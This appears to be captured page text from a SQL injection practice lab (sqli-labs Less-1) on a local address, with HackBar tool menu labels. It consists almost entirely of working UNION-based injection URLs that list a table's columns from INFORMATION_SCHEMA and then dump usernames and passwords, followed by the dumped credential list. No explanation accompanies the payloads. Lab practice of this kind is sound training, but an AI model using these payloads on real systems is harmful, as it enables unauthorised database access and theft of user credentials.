
users

Your Password:3
SQLI DUMB SER



http://192.168.74.128/sql_lab/Less-1/?id=-

[1%27%20+UNION+ALL+SELECT+1,\(SELECT+GROUP_CONCAT\(column_name+SEPARATOR+0x3c62723e\)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x75736572733e\),3--+](http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x75736572733e),3--+)



http://192.168.74.128/sql_lab/Less-1/?id=-

1%27%20+UNION+ALL+SELECT+1,(SELECT+GROUP_CONCAT(id,username,password+SEPARATOR+0x3c62723e)+FROM+.users),3--+--

HackBar for Quantum

INT

Encryption

Encoding

Other

XSS

SQL

UNION BASED

ERROR/DOUBLE QUERY

WAF BYPASS

HTML

IMP Links

Load

Split

Run

http://192.168.74.128/sql_lab/Less-1/?id=1%27%20+UNION+ALL+SELECT+1,(SELECT+GROUP_CONCAT(id,username,password+SEPARATOR+0x3c62723e)+FROM+.users),3--+--

Enable Post Data

Enable Referer

Welcome **Dhakkan**

Your Login name:1DumbDumb

2Angelinal-kill-you

3Dummysp@ssword

4securecrappy

5stupidstupidity

6supermangenious

7batmanmob!le

8adminadmin

9admin1admin1

10admin2admin2

11admin3admin3

12dhakkandumbo

14admin4admin4

Your Password:3